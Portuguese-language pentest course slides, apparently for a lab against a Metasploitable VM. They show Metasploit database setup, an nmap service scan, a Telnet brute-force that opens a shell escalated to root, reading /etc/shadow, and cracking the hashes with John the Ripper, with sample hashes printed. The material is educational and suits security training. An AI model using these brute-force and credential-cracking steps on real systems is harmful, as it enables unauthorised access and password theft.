OBJETIVOS

- Exploração de Vulnerabilidade;
- Metodologia PTES;
- Uso do Metasploit Framework;
- Hashes e senhas no Linux.

METODOLOGIA PTES

- Preparação;
- Coleta de informações;
- Modelagem;
- Análise de Vulnerabilidades;
- **Exploração;**
- **Pós-Exploração;**
- Relatório.

- https://media.readthedocs.org/pdf/pentest-standard/latest/pentest-standard.pdf

METASPLOIT FRAMEWORK

- Serviço de base de dados ativo

```
root@kali:~# systemctl start postgresql
root@kali:~# msfdb status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Wed 2020-05-13 09:48:29 EDT; 2s ago
  Process: 3128 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 3128 (code=exited, status=0/SUCCESS)

May 13 09:48:29 kali systemd[1]: Starting PostgreSQL RDBMS...
May 13 09:48:29 kali systemd[1]: Started PostgreSQL RDBMS.


COMMAND   PID      USER    FD    TYPE DEVICE SIZE/OFF NODE NAME
postgres 3110 postgres    3u    IPv6  35914      0t0  TCP localhost:5432 (LISTEN)
postgres 3110 postgres    4u    IPv4  35915      0t0  TCP localhost:5432 (LISTEN)


UID       PID  PPID  C STIME TTY       STAT    TIME CMD
postgres  3110    1  0 09:48 ?         S       0:00 /usr/lib/postgresql/11/bin/postgres -D /var/lib/po

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
root@kali:~# netstat -nlpt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/init
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      3110/postgres
tcp6       0      0 :::111                  :::*                    LISTEN      1/init
tcp6       0      0 ::1:5432                :::*                    LISTEN      3110/postgres
```

METASPLOIT FRAMEWORK

- Serviço de base de dados ativo (caso ocorra erros)

```
┌──(root💀kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┌─(Message from Kali developers)

  We have kept /usr/bin/python pointing to Python 2 for backwards
  compatibility. Learn how to change this and avoid this message:
  ⇒ https://www.kali.org/docs/general-use/python3-transition/

└─(Run "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
┌─(Message from Kali developers)

  We have kept /usr/bin/python pointing to Python 2 for backwards
  compatibility. Learn how to change this and avoid this message:
  ⇒ https://www.kali.org/docs/general-use/python3-transition/

└─(Run "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

METASPLOIT FRAMEWORK

- Serviço de base de dados ativo (caso ocorra erros)

```
┌──(root💀kali)-[/home/kali]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Wed 2021-02-24 19:48:10 EST; 18min ago
    Process: 1662 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1662 (code=exited, status=0/SUCCESS)

Feb 24 19:48:10 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 24 19:48:10 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND    PID       USER    FD    TYPE DEVICE SIZE/OFF NODE NAME
postgres 1644 postgres      5u   IPv6   26193      0t0  TCP localhost:5432 (LISTEN)
postgres 1644 postgres      6u   IPv4   26194      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY       STAT    TIME CMD
postgres    1644      1  0 19:48 ?         Ss      0:00 /usr/lib/postgresql/13/bin/postgres -D /var/l

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(root💀kali)-[/home/kali]
└─# netstat -nlpt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address         State      PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN     1644/postgres
tcp6       0      0 ::1:5432                :::*                    LISTEN     1644/postgres
```

5

METASPLOIT FRAMEWORK

- Iniciando o Metasploit Framework

METASPLOIT FRAMEWORK

- Usando o Metasploit Framework (show auxiliary)

```
msf5 > show auxiliary

Auxiliary
=========

   #     Name                                              Disclosure Date  Rank    Check  Description
   -     ----                                              ---------------  ----    -----  -----------
   0     admin/2wire/xslt_password_reset                   2007-08-15       normal  No     2Wire Cross-Si
te Request Forgery Password Reset Vulnerability
   1     admin/android/google_play_store_uxss_xframe_rce                    normal  No     Android Browse
r RCE Through Google Play Store XFO
   2     admin/appletv/appletv_display_image                                normal  No     Apple TV Image
 Remote Control
   3     admin/appletv/appletv_display_video                                normal  No     Apple TV Video
 Remote Control
   4     admin/atg/atg_client                                               normal  Yes    Veeder-Root Au
tomatic Tank Gauge (ATG) Administrative Client
   5     admin/aws/aws_launch_instances                                     normal  No     Launches Hosts
 in AWS
   6     admin/backupexec/dump                                              normal  No     Veritas Backup
Exec Windows Remote File Access
   7     admin/backupexec/registry                                          normal  No     Veritas Backup
Exec Server Registry Access
   8     admin/chromecast/chromecast_reset                                  normal  No     Chromecast Fac
tory Reset DoS
```

METASPLOIT FRAMEWORK

- Metasploit Framework (base de dados)

```
msf5 > db_nmap -v --open -sV -Pn 192.168.56.116
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-13 17:56 EDT
[*] Nmap: NSE: Loaded 43 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 17:56
[*] Nmap: Scanning 192.168.56.116 [1 port]
[*] Nmap: Completed ARP Ping Scan at 17:56, 0.03s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 17:56
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 17:56, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 17:56
[*] Nmap: Scanning 192.168.56.116 [1000 ports]
```

8

METASPLOIT FRAMEWORK

- Metasploit Framework (base de dados)

```
[*]  Nmap: PORT       STATE SERVICE      VERSION
[*]  Nmap: 21/tcp     open  ftp          vsftpd 2.3.4
[*]  Nmap: 22/tcp     open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*]  Nmap: 23/tcp     open  telnet       Linux telnetd
[*]  Nmap: 25/tcp     open  smtp         Postfix smtpd
[*]  Nmap: 53/tcp     open  domain       ISC BIND 9.4.2
[*]  Nmap: 80/tcp     open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*]  Nmap: 111/tcp    open  rpcbind      2 (RPC #100000)
[*]  Nmap: 139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*]  Nmap: 445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*]  Nmap: 512/tcp    open  exec         netkit-rsh rexecd
[*]  Nmap: 513/tcp    open  login        OpenBSD or Solaris rlogind
[*]  Nmap: 514/tcp    open  shell        Netkit rshd
[*]  Nmap: 1099/tcp open    rmiregistry  GNU Classpath grmiregistry
[*]  Nmap: 1524/tcp open    bindshell    Metasploitable root shell
[*]  Nmap: 2049/tcp open    nfs          2-4 (RPC #100003)
[*]  Nmap: 2121/tcp open    ftp          ProFTPD 1.3.1
[*]  Nmap: 3306/tcp open    mysql        MySQL 5.0.51a-3ubuntu5
[*]  Nmap: 5432/tcp open    postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*]  Nmap: 5900/tcp open    vnc          VNC (protocol 3.3)
[*]  Nmap: 6000/tcp open    X11          (access denied)
[*]  Nmap: 6667/tcp open    irc          UnrealIRCd
[*]  Nmap: 8009/tcp open    ajp13        Apache Jserv (Protocol v1.3)
[*]  Nmap: 8180/tcp open    http         Apache Tomcat/Coyote JSP engine 1.1
[*]  Nmap: MAC Address: 08:00:27:A9:FE:74 (Oracle VirtualBox virtual NIC)
[*]  Nmap: Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
```

METASPLOIT FRAMEWORK

- Metasploit Framework (base de dados)

```
msf5 > services 192.168.56.116
Services
========

host            port  proto  name         state  info
----            ----  -----  ----         -----  ----
192.168.56.116  21    tcp    ftp          open   vsftpd 2.3.4
192.168.56.116  22    tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.56.116  23    tcp    telnet       open   Linux telnetd
192.168.56.116  25    tcp    smtp         open   Postfix smtpd
192.168.56.116  53    tcp    domain       open   ISC BIND 9.4.2
192.168.56.116  80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.56.116  111   tcp    rpcbind      open   2 RPC #100000
192.168.56.116  139   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.56.116  445   tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.56.116  512   tcp    exec         open   netkit-rsh rexecd
192.168.56.116  513   tcp    login        open   OpenBSD or Solaris rlogind
192.168.56.116  514   tcp    shell        open   Netkit rshd
192.168.56.116  1099  tcp    rmiregistry  open   GNU Classpath grmiregistry
192.168.56.116  1524  tcp    bindshell    open   Metasploitable root shell
192.168.56.116  2049  tcp    nfs          open   2-4 RPC #100003
192.168.56.116  2121  tcp    ftp          open   ProFTPD 1.3.1
192.168.56.116  3306  tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

```
msf5 > search type:auxiliary telnet

Matching Modules
================

   #   Name                                             Disclosure Date  Rank    Check  Description
       ----                                             ---------------  ----    -----  -----------
   0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04    normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Comma
nd Execution
   1   auxiliary/dos/cisco/ios_telnet_rocem             2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   2   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof     2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Tr
igger
   3   auxiliary/scanner/ssh/juniper_backdoor           2015-12-20       normal  Yes    Juniper SSH Backdoor Scanner
   4   auxiliary/scanner/telnet/brocade_enable_login                     normal  Yes    Brocade Enable Login Check Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password               normal  Yes    Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version                normal  Yes    Lantronix Telnet Service Banner Detection
   7   auxiliary/scanner/telnet/satel_cmd_exec          2017-04-07       normal  Yes    Satel Iberia SenNet Data Logger and Electricity Meter
s Command Injection Vulnerability
   8   auxiliary/scanner/telnet/telnet_encrypt_overflow                 normal  Yes    Telnet Service Encryption Key ID Overflow Detection
   9   auxiliary/scanner/telnet/telnet_login                            normal  Yes    Telnet Login Check Scanner
   10  auxiliary/scanner/telnet/telnet_ruggedcom                        normal  Yes    RuggedCom Telnet Password Generator
   11  auxiliary/scanner/telnet/telnet_version                          normal  Yes    Telnet Service Banner Detection
   12  auxiliary/server/capture/telnet                                  normal  No     Authentication Capture: Telnet
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

```
msf5 > info auxiliary/scanner/telnet/telnet_login

       Name: Telnet Login Check Scanner
     Module: auxiliary/scanner/telnet/telnet_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Check supported:
  Yes

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target address range or CIDR identifier
  RPORT             23               yes       The target port (TCP)
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

```
msf5 > use auxiliary/scanner/telnet/telnet_login
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   BLANK_PASSWORDS    false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false            no        Add all users in the current database to the list
   PASS_FILE                           no        File containing passwords, one per line
   RHOSTS                              yes       The target address range or CIDR identifier
   RPORT              23               yes       The target port (TCP)
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works for a host
   THREADS            1                yes       The number of concurrent threads
   USERPASS_FILE                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false            no        Try the username as the password for all users
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

```
msf5 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.116
RHOSTS => 192.168.56.116
msf5 auxiliary(scanner/telnet/telnet_login) > set ThREADS 10
ThREADS => 10
msf5 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /opt/users.txt
USER_FILE => /opt/users.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /opt/pass.txt
PASS_FILE => /opt/pass.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting     Required   Description
   ----              ---------------     --------   -----------
   BLANK_PASSWORDS   false               no         Try blank passwords for all users
   BRUTEFORCE_SPEED  5                   yes        How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no         Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no         Add all passwords in the current database to the list
   DB_ALL_USERS      false               no         Add all users in the current database to the list
   PASS_FILE         /opt/pass.txt       no         File containing passwords, one per line
   RHOSTS            192.168.56.116      yes        The target address range or CIDR identifier
   RPORT             23                  yes        The target port (TCP)
   STOP_ON_SUCCESS   false               yes        Stop guessing when a credential works for a host
   THREADS           10                  yes        The number of concurrent threads
   USERPASS_FILE                         no         File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no         Try the username as the password for all users
   USER_FILE         /opt/users.txt      no         File containing usernames, one per line
   VERBOSE           true                yes        Whether to print output for all attempts
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

```
msf5 auxiliary(scanner/telnet/telnet_login) > run

[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:password (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:admin (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:cisco (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:root (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:superadmin (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:msfadmin (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:123456 (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:ciscoadmin (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:administrator (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:telnet (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password:administrador (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: password: (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: admin:password (Incorrect: )
```

```
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: msfadmin:superadmin (Incorrect: )
[+] 192.168.56.116:23        - 192.168.56.116:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.116:23        - Attempting to start session 192.168.56.116:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.56.103:33151 -> 192.168.56.116:23) at 2020-05-13 19:44:29 -0400
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: 123456:password (Incorrect: )
[-] 192.168.56.116:23        - 192.168.56.116:23 - LOGIN FAILED: 123456:admin (Incorrect: )
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)

```
msf5 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type    Information                              Connection
  --  ----  ----    -----------                              ----------
  2         shell   TELNET msfadmin:msfadmin (192.168.56.116:23)  192.168.56.103:44543 -> 192.168.56.116:23 (192.168.56.116)

msf5 auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2...

pwd
pwd
/home/msfadmin
msfadmin@metasploitable:~$ sudo su
sudo su
[sudo] password for msfadmin: msfadmin

root@metasploitable:/home/msfadmin# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a9:fe:74
          inet addr:192.168.56.116  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea9:fe74/64 Scope:Link
```

SENHAS EM SISTEMA LINUX

- cat /etc/passwd
- cat /etc/shadow
- http://man7.org/linux/man-pages/man3/crypt.3.html
  - encripta essas senhas no Linux (idsalt$encrypted$)
- Criar dois usuários e observar o /etc/shadow
  - adduser user1
  - adduser user2
- cat /etc/shadow
- openssl passwd -6 -salt %AUSFUSFYuy 123
- openssl passwd -1 -salt %AUSFUSFYuy 123

DESCOBRINDO SENHAS NO LINUX

- john, john --help
- ls /usr/share/john/password.lst (wordlist padrão do john)
- cat /usr/share/john/password.lst
- cat /usr/share/wordlists/rockyou.txt
- wc -l /usr/share/john/password.lst
- grep " " /usr/share/john/password.lst
- echo -n "alice" | sha1sum
- nano hash
- cat hash

- john --format=raw-sha1 --wordlist=password.lst arquivo.txt

- john --format=raw-sha1 --wordlist=/usr/share/wordlists/rockyou.txt arquivo.txt

- john --show --format=raw-sha1 arquivo.txt

DESCOBRINDO SENHAS NO LINUX

- Copiar o conteúdo do /etc/passwd e /etc/shadow
  - man unshadow
  - unshadow
  - unshadow passwd shadow > hashes
  - cat hashes
  - john hashes (usa por padrão a wordlist password.lst)

```
root@kali:~/Desktop/crack# cat hashes
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
```

BIBLIOGRAFIA

➢ PTES – Penetration Testing Execution Standard. Disponível em: <http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines>. Acesso em: 13.10.2024.
➢ METASPLOIT. Rapid7 Metasploit framework. Disponível em: <https://www.metasploit.com/> Acesso em: 13.10.2024.
➢ Notas de aula.